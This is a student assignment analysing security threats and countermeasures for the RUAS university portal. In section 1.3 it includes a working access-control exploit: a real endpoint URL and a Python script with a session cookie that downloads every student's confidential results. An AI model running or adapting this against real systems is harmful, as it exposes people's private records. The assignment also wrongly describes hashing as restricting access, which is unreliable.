RAMAIAH UNIVERSITY
OF APPLIED SCIENCES

ASSIGNMENT

Course Code	19CSC315A
Course Name	Information Security and Protection
Programme	B.Tech.
Department	Computer Science and Engineering
Faculty	FET

Name of the Student	Subhendu Maji
Reg. No	18ETCS002121
Semester/Year	6TH /2018
Course Leader/s	Dr. Vaishali R. Kulkarni

:

Declaration Sheet			
Student Name	Subhendu Maji		
Reg. No	18ETCS002121		
Programme	B.Tech.	Semester/Year	6th /2018
Course Code	19CSC315A		
Course Title	Information Security and Protection		
Course Date		to	
Course Leader	Dr. Vaishali R. Kulkarni		

Declaration

The assignment submitted herewith is a result of my own investigations and that I have conformed to the guidelines against plagiarism as laid out in the Student Handbook. All sections of the text and results, which have been obtained from other sources, are fully referenced. I understand that cheating and plagiarism constitute a breach of University regulations and will be dealt with accordingly.

Signature of the Student		Date	
Submission date stamp (by Examination & Assessment Section)			

Signature of the Course Leader and date	Signature of the Reviewer and date

Contents

Faculty of Engineering and Technology			
Ramaiah University of Applied Sciences			
Department	Computer Science and Engineering	Programme	B. Tech. in CSE
Semester/Batch	6/2018		
Course Code	19CSC315A	Course Title	Information Security and Protection
Course Leader	Prof. N. D. Gangadhar / Dr. Vaishali R. Kulkarni / Dr. Suvidha K. V.		

Assignment-01			
Reg.No.	**18ETCS002121**	**Name of Student**	**Subhendu Maji**

Marking Scheme		**Marks**		
		Max Marks	**First Examiner Marks**	**Moderator**
1	Identification of the assets to be protected and actors involved	**3**		
2	Design of the specific Confidentiality, Integrity and Availability security services required for the assets	**4**		
3	Analysis of the threats to the system based on the determined security requirements	**4**		
4	Recommending specific security policies to counter the threats and attempt a synthesis of them into an overarching policy	**4**		
5	Identify specific security mechanisms to implement the recommended policy/policies with the goal of prevention of attacks	**4**		
6	Discussion on the assumptions and role of trust in the recommendations	**3**		
7	Discussion of the role of law and University Regulations	**3**		
	Part-A Max Marks	**25**		

Course Marks Tabulation				
Assignment	**First Examiner**	**Remarks**	**Moderator**	**Remarks**
1				
Marks (out of 25)				

Question No. 1

Solution to Question No. 1:

1.1 Identification of the assets to be protected and actors involved

An asset is any data, device, or other component of an organization's systems that is valuable – often because it contains sensitive data or can be used to access such information.

An organization's most common assets are information assets. These are things such as databases and physical files – i.e., the sensitive data that you store.

A related concept is the 'information asset container', which is where that information is kept. In the case of databases, this would be the application that was used to create the database. For physical files, it would be the filing cabinet where the information resides.

Some of the key assets to be protected are:

1. **Personal Profile:** The profile section may contain sensitive information about the students as well as the teachers which can be used wrongfully by various means.
2. **Attendance Record:** Attendance records can be manipulated if the access goes to anyone other than the subject teachers.
3. **Marks sheets:** Marks sheets are of utmost importance as they contain the results of the student and should hence be non-editable.
4. **Assignments:** Assignments need to be viewed only by the student whose assignment it is and the subject teacher.
5. **Question Paper:** Question papers should be accessible only during the exam starts and only the subject teacher can add or remove the question paper.
6. **Answer Sheets:** Once the answer sheet is submitted it should be inaccessible to the students.
7. **Academic details:** Academic details like syllabus, time table, etc. should only be updated by the HOD
8. **Fee details:** Can only be updated by the accounts department.

Actors:

1. **Teachers:** The Teachers prepare the question paper and after the HOD approves it, the question paper is uploaded to the portal. They also add assignments, marks, evaluate answer sheet, update attendance.
2. **HOD:** The HOD approves the question paper before it is uploaded to the portal. He/she also updates the syllabus, timetable, etc.

3. **Portal Admin:** Makes sure the portal is working properly and no issues occur while anyone is logged into the server.
4. **Students:** Students are given permission to access their attendance, question paper but not modify them. They can upload or modify their answer sheets and assignments but within the given time. They are also allowed to view their marks sheets for the respective semester.

1.2 Design of the specific Confidentiality, Integrity and Availability security services required for the assets

The CIA Triad is a benchmark model in information security designed to govern and evaluate how an organization handles data when it is stored, transmitted, or processed.

Each attribute of the triad represents a critical component of information security:

- **Confidentiality** – Data should not be accessed or read without authorization. It ensures that only authorized parties have access. Attacks against Confidentiality are disclosure attacks.
- **Integrity** – Data should not be modified or compromised in anyway. It assumes that data remains in its intended state and can only be edited by authorized parties. Attacks against Integrity are alteration attacks.
- **Availability** – Data should be accessible upon legitimate request. It ensures that authorized parties have unimpeded access to data when required. Attacks against Availability are destruction attacks.

1. **Personal Profile**
   a. Confidentiality Requirement: All the personal information and other details should be visible only to that particular student or teacher.
   b. Integrity Requirements: The profile details should always remain to be what the user had entered at time of account creation.
   c. Availability Requirement: The profile details should be available to view at all times to the authentic account owner.
2. **Attendance Record**
   a. Confidentiality Requirement: Every student can only view their own attendance record uploaded by the subject teachers.
   b. Integrity Requirements: Attendance of each student should be what the subject teacher has uploaded and not a modified version.
   c. Availability Requirement: Attendance of a student should be available all the time and should be modified on a weekly basis.

3. **Marks Sheet**
    a. Confidentiality Requirement: The marks sheet of a student for a specific semester should be accessible to only that student and nobody else with the exception of the subject teachers.
    b. Integrity Requirements: The marks sheet cannot be modified in any way once it has been uploaded except by the subject teacher in the case of any corrections.
    c. Availability Requirement: The student should be able to download their marks sheet at any given time once it is uploaded.
4. **Assignments**
    a. Confidentiality Requirement: Only the student can upload his/her own assignment and does not have the ability to view other's assignments uploaded. Only the subject teacher may view all the students' assignments.
    b. Integrity Requirements: The student can only modify their own assignment and upload it again but within the given time.
    c. Availability Requirement: The subject teacher should be able to view all assignments submitted at all times.
5. **Question Paper**
    a. Confidentiality Requirements: Question Paper should be uploaded by the subject teacher and should be visible to the Course Leaders and HOD.
    b. Integrity Requirements: No one except the Course Leader can modify the question paper or change it.
    c. Availability Requirements: Question papers are available to teachers all the time but available to students only at the start of examination and not before that.
6. **Answer sheet**
    a. Confidentiality Requirement: The submitted answer sheet should be visible only to subject teacher and exam invigilator.
    b. Integrity Requirements: The answer sheet once submitted cannot be modified by the student.
    c. Availability Requirement: The subject teacher can download all answer scripts at any time after the exam is over.

1.3 Analysis of the threats to the system based on the determined security requirements

1. Snooping or Eavesdropping

Figure 1 Snooping

It is the unauthorized interception of information.

Through snooping, an unauthorized user may gain access to sensitive information such as the question paper before it is made visible to all students. This would pose a great threat to the integrity of the examination and it would most likely need to be reconducted.

Through snooping, the unauthorized user may also gain access to a student's personal information such as attendance, marks sheet, answer scripts, etc.


Personal details	the unauthorized user may gain access to a student's Personal details, like aadhar number, contact details etc.
Marks sheet	the unauthorized user may gain access to a student's Marks sheet
Assignment	the unauthorized user may gain access to a student's Assignment
Question Papers	an unauthorized user may gain access to sensitive information such as the question paper before it is made visible to all students. This would pose a great threat to the integrity of the examination and it would most likely need to be reconducted
Answer Sheet	the unauthorized user may gain access to a student's Answer Sheet
Academic details	the unauthorized user may gain access to a student's Academic details
Attendance Record	the unauthorized user may gain access to a student's Attendance Record
Fee details	the unauthorized user may gain access to a student's Fee details

A popular snooping method is data sniffing. This technique works well on local networks which make use of a HUB. Since all the communications within the network are sent to all the ports of the network, all a sniffer has to do is choose to accept every bit of incoming data, even though they were not the intended recipients. Wireless networking data can be similarly manipulated if it broadcasts unsecured information to all the network ports.

On analyzing the RUAS portal website, I found a vulnerability, i.e. No Attribute-Based Access Control (ABAC) Validation. ABAC defines an access control paradigm whereby access rights are granted to users through the use of policies which combine attributes together. Some examples of ABAC are:

1. A user can view a document if the document is in the same department as the user
2. A user can edit a document if they are the owner and if the document is in draft mode
3. Deny access before 9am


In this case, the asset affected is the marks sheet of the student. The marks sheet is a confidential asset that can only be viewed by the teachers and the concerning student. But the API end-point that fetches the result of the student has no ABAC validation so a user could download the result of all the students.



```
▾ General
    Request URL: http://ruasportal.msruas.ac.in/DownloadZip_examResultForStudent.json?
    examSchdId=196&semesterId=5&exSchTimeTableId=725&studentIds=%205195&downloadResult
    Type=Result&buildBy=EXAM_ADMIN&downloadFor=STUDENT_ADMIN&name=_result.pdf
    Request Method: GET
    Status Code: ● 200 OK
    Remote Address: 161.202.187.180:80
    Referrer Policy: strict-origin-when-cross-origin
```

Figure 2 API -endpoint which fetches result

As we can see in the GET request in Figure 2, the parameters required are examID, semID, studentId, etc. depending on the value passed in the studentId parameter we get the result of the student, but if we do not pass the studentId, then the results of all the students is downloaded. I wrote a simple python script that makes a GET request and saves the result into a zip file, and then we could get the result of all the students in sem 5. Similarly, by changing the semID we can get the results of all the sudents.



```python
import requests

cookies = {
    'JSESSIONID': '744FC8B86BDF023D741B199AB7B492A9',
}

headers = {
}

params = (
    ('examSchdId', '196'),
    ('semesterId', '5'),
    ('exSchTimeTableId', '725'),
    ('downloadResultType', 'Result'),
    ('buildBy', 'EXAM_ADMIN'),
    ('downloadFor', 'EXAM_ADMIN'),
)
url = 'http://ruasportal.msruas.ac.in/DownloadZip_examResultForStudent.json'
response = requests.get(url,headers=headers, params=params, cookies=cookies)

with open(r"D:\subhendu\Sem 5\results2.zip","wb") as zip:
    zip.write(response.content)
```

Figure 3 Python script which can be used to fetch results of ALL students in 5th sem CSE

This can be avoided by validating if the user making the request is authorized to view the requested file on the backend server.

2. Modification or Alteration

It is the unauthorized change of information.

There are three types of modifications

- **Change**: Change existing information.

E.g., An attacker changing the attendance or marks of a student without the subject teacher's knowledge.

- **Insertion**: When an insertion attack is made, information that did not previously exist is added.

E.g., An attacker adding his/her assignment after the submission deadline.

- **Deletion**: Removal of existing information.

E.g., An attacker deleting all uploaded marks sheets of every student.

Modification	
Personal details	Attacker modifies the personal details of the user
Marks sheet	Attacker modifies the marks of the student
Assignment	The student submits their assignment after the submission date
Question Papers	Attacker deletes the question paper before the exam
Answer Sheet	Attacker modifies the answer paper after the exam ends
Academic details	Attacker changes the timetable of the classes
Attendance Record	Attacker changes the attendance of the students without the teacher's knowledge
Fee details	The attacker changes the fee details of the students without the accountant's knowledge




Figure 4 man-in-the-middle attack

A man-in-the-middle (MitM) attack is when an attacker intercepts communication between two parties either to secretly eavesdrop or modify traffic traveling between the two. Attackers might use MitM attacks to steal login credentials or personal information, spy on the victim, or sabotage communications or corrupt data.

3. Masquerading or Spoofing

Spoofing is a cyberattack that occurs when a scammer is disguised as a trusted source to gain access to important data or information. Spoofing can happen through websites, emails, phone calls, texts, IP addresses and servers.




Figure 5 spoofing attack

E.g., In figure 5, the attacker spoofs their IP to be the same as the trusted host which may by a secure system in the university. The students then may accept malicious software from the attacker as they might think it is coming from the trusted host, but it is actually coming from the attacker who has spoofed their IP.

4. Denial of Service and Delay

It is an attack meant to shut down a machine or network, making it inaccessible to its intended users. DoS attacks accomplish this by flooding the target with traffic or sending it information that triggers a crash. In both instances, the DoS attack deprives legitimate users (i.e., students and teachers) of the service or resource they expected or may also delay it.




Figure 6 Denial of service and delay


E.g., An attacker may crash the RUAS portal at time of examinations, thus preventing students from downloading the question paper, uploading their answer scripts, or viewing any of their marks or attendance. The attacker may also cause a delay in the question paper reaching a certain student.

5. **Denial of Receipt**

It a false denial that an entity received some information or message.

E.g., A student downloads the question paper from the RUAS portal but denies having gotten the question paper, thus requesting for extra time. This would be unfair to all other students as this student would have gotten extra time to write the exam.

Table 1 categorization of passive and active attacks



Attacks	Passive/ Active	Threatening
Snooping Traffic Analysis	Passive	Confidentiality
Modification Masquerading Replaying Repudiation	Active	Integrity
Denial of Service	Active	Availability

1.4 Recommending specific security policies to counter the threats and attempt a synthesis of them into an overarching policy

1. **Snooping or Eavesdropping**

Personal Profile	No unauthorized user should be allowed to view a student/faculty's personal details, or any changes being made and saved.
Attendance Record	No unauthorized user should be allowed to gain access to the attendance records of any student except for that student or the subject teacher or HOD.
Marks sheets	No unauthorized user should be allowed to gain access to the marks sheets of any student except for that student or the subject teacher or HOD.
Assignments	No unauthorized user should be able to gain access to the assignments submitted by a student except for that student or the subject teacher or HOD.
Question Paper	No unauthorized user should be allowed to view the question paper while it is being uploaded to the RUAS portal and not yet made visible to the students. Only after the subject teacher makes the question paper visible, can all students view the question paper.
Answer scripts	No unauthorized user should be allowed to view the answer scripts of any student except for that student or the subject teacher or HOD.

2. Modification or Alteration

Personal Profile	No unauthorized user should be allowed to modify a student/faculty's personal details. Only that student should be allowed to make changes to their own profile and no one else's.
Attendance Record	No unauthorized user should be allowed to modify the attendance records of any student except for the subject teacher or HOD in case of any sick leave.
Marks sheets	No unauthorized user should be allowed to modify the marks sheets of any student except for the subject teacher or HOD in case of any corrections.
Assignments	No unauthorized user should be able to modify the assignments submitted by a student.
Question Paper	No unauthorized user should be allowed to modify the question paper after it is uploaded or while it is being uploaded to the RUAS portal.
Answer scripts	No unauthorized user should be allowed to modify the answer scripts of any student.

3. Masquerading or Spoofing

Personal Profile	The personal details displayed to the logged in user has to be the same original details that they had uploaded at the time of account creation.
Attendance Record	The attendance record displayed to the student has to be the original record that the subject teacher has uploaded.
Marks sheets	The marks sheets displayed to the student has to be the original marks sheet that the subject teacher has uploaded after correction.
Assignments	The assignments available to the subject teachers for correction have to be what the student has originally uploaded.

Question Paper	The question paper displayed to the students at time of examination has to be what the subject teacher has uploaded originally.
Answer scripts	The answer scripts displayed to the subject teacher for correction have to be what the student has originally uploaded.

4. Denial of Service and Delay

Personal Profile	The personal details of all users have to be displayed to them at any time without any delay.
Attendance Record	The attendance record of all users has to be displayed to them at any time without any delay after it has been updated by the subject teacher.
Marks sheets	The marks sheets of all students have to be displayed to them at any time without any delay after correction by the subject teacher.
Assignments	The assignments of all students have to be made available to the subject teacher for correction at any time without delay after the submission date has passed.
Question Paper	The question paper has to be made visible to all students at the same time at the start of the examination without any delay. Only the subject teacher may choose when to make the question paper visible to the students.

5. Denial of Receipt / Origin

Personal Profile	No user should be able to falsely claim that their personal details are not displayed on the RUAS portal.
Attendance Record	No user should be able to falsely claim that their attendance record is not available on the RUAS portal.

Marks sheets	No user should be able to falsely claim that their marks sheets are not available on the RUAS portal after the subject teacher has finished all corrections and uploaded the results.
Assignments	No user should be able to falsely claim that their assignments are not available on the RUAS portal.
Question Paper	No user should be able to falsely claim that they have not received the question paper after the subject teacher has made it visible to all students at the start of the examination.
Answer scripts	No user should be able to falsely claim that their answer scripts are not available on the RUAS portal.

1.5 Identify specific security mechanisms to implement the recommended policy/policies with the goal of prevention of attacks

1. **Prevention of Snooping or Eavesdropping attacks**
   Encipherment, hiding or covering data, can provide confidentiality of all sensitive information related to the University and students. It can also be used to complement other mechanisms to provide other services.

- Symmetric-Key Encipherment
  In symmetric-key encipherment, an entity, say Alice, can send a message to another entity, say Bob, over an insecure channel with the assumption that an adversary, say Eve, cannot understand the contents of the message by simply eavesdropping over the channel. Alice encrypts the message using an encryption algorithm; Bob decrypts the message using a decryption algorithm. Symmetric-key encipherment uses a single secret key for both encryption and decryption.

  Encryption/decryption can be thought of as electronic locking. In symmetric-key enciphering, Alice puts the message in a box and locks the box using the shared secret key; Bob unlocks the box with the same key and takes out the message.




Figure 7 Symmetric-Key Encipherment

- Asymmetric-Key Encipherment

  In asymmetric-key encipherment, we have the same situations as the symmetric-key encipherment, with a few exceptions. First, there are two keys instead of one: one public key and one private key. To send a secured message to Bob, Alice first encrypts the message using Bob's public key. To decrypt the message Bob uses his own private key.




Figure 8 Asymmetric-Key Encipherment

- Hashing

  Hashing is a one-way function where a unique message digest is generated from an input file or a string of text. No keys are used. The message is encoded in a way that only authorized parties can access it.




Figure 9 Hashing

- It is also highly advisable to make use of HTTPS rather than HTTP as HTTPS uses TLS (SSL) to encrypt normal HTTP requests and responses.
- Question papers should be password protected to prevent paper leaks.
- All university computers should be up to date with the latest firmware patches.

2. **Prevention of Modification or Alteration attacks**

- To prevent modification of sensitive University documents such as questions papers, attendance records, marks sheets, answer scripts, etc., encryption techniques may be used. The question papers, attendance records and all other sensitive information can be encrypted and stored on the database. This way, even if an attacker gains access to these files, they are rendered useless as they are encrypted.
- To ensure that the attendance reports or marks sheet or any other sensitive file has not been tampered with, data integrity mechanisms may be implemented such as hashing.
- E.g., The following steps have to take place if Alice and Bob are to keep the integrity of their data:

  Step 1: Alice writes a message and uses the message as input to a one-way hash function.

  Step 2: The result of the hash function is appended as the fingerprint to the message that is sent to Bob.

  Step 3: Bob separates the message and the appended fingerprint and uses the message as input to the same one-way hash function that Alice used.

  Step 4: If the hashes match, Bob can be assured that the message was not tampered with.




Figure 10 One-Way Hashing function to maintain data integrity

- Digital Signatures may also be used to maintain data integrity. A digital signature is an encrypted message digest that is appended to a document. It can be used to confirm the identity of the sender and the integrity of the document. Digital signatures are based on a combination of public key encryption and one-way secure hash function algorithms.




Figure 11 Working of Digital Signature

- Traffic padding can be used which is the insertion of bits into gaps in a data stream to frustrate traffic analysis attempts.
- Thus, this way, students and faculty can ensure that the data being communicated between each other has not been modified in any way.

3. Prevention of Masquerading or Spoofing attacks

Employ Packet Filtering with Deep Packet Inspection. Packet filtering analyzes IP packets and blocks those with conflicting source information. Because malicious packets will come from outside the network despite what their headers say, this is a good way to eliminate spoofed IP packets. Because attackers have developed techniques for evading simple packet filters, most packet-filter systems offer a DPI (Deep Packet Inspection) feature. DPI allows to define rules based on both the header and the content of network packets, allowing to filter out many kinds of IP spoofing attacks.




Figure 12 Packet filtering using firewall

- Authenticate users and systems. If devices on a network use only IP addresses for authentication, IP spoofing can bypass the authentication control. Connections between devices should be authenticated by the individual users or applications, or by using authenticity systems such as mutual certificate auth, IPSec, and domain authentication.
- Two-factor authentication may be used at time of viewing exam results to ensure the results being viewed are not from a fraudulent site.
- Use Encrypted and Authenticated Protocols. Security experts have developed several secure communications protocols, including Transport Layer Security (TLS) (used by HTTPS and FTPS), Internet Protocol Security (IPSec), and Secure Shell (SSH). When used properly, these protocols authenticate the application or device to which they're connecting, and encrypt data in transit, reducing the likelihood of a successful spoofing attack.

4. Prevention of Denial of Service and Delay attacks

- Prevention using filters

  In order to prevent the attack traffic, it is very important to filter them out. Filtering techniques mainly prevent a victim from the attacks as well as from being an unaware attacker. Basically, all filtering techniques are applied to the routers which ensure that only legitimate traffic can get access to a system.
- Secure overlay

  This is another preventive mechanism against DoS attacks which protects a subset of the networks. The idea behind this method is to build up an overlay network on top of the IP network. This overlay network is the entry point for the outside network to establish a communication to the protected network. It is assumed that the isolation can be achieved if a protected network hides its IP addresses or uses a distributed firewall. This firewall ensures that only trusted traffic from the nodes of the overlay network can get entry to the protected network.
- Honeypots

  Here, honeypots/honeynets are some less secure systems which attract attackers to attack them. A honeynet mimics a legitimate network to trick an attacker so that the attacker thinks that it has attacked the actual system. Thus, the actual system remains protected. Not only that using a honeypot, it is also possible to extract important information (records of attack activity, tools, and software used for the attack) about an attacker. This information is further used to detect and prevent a DoS attack and its attacker.

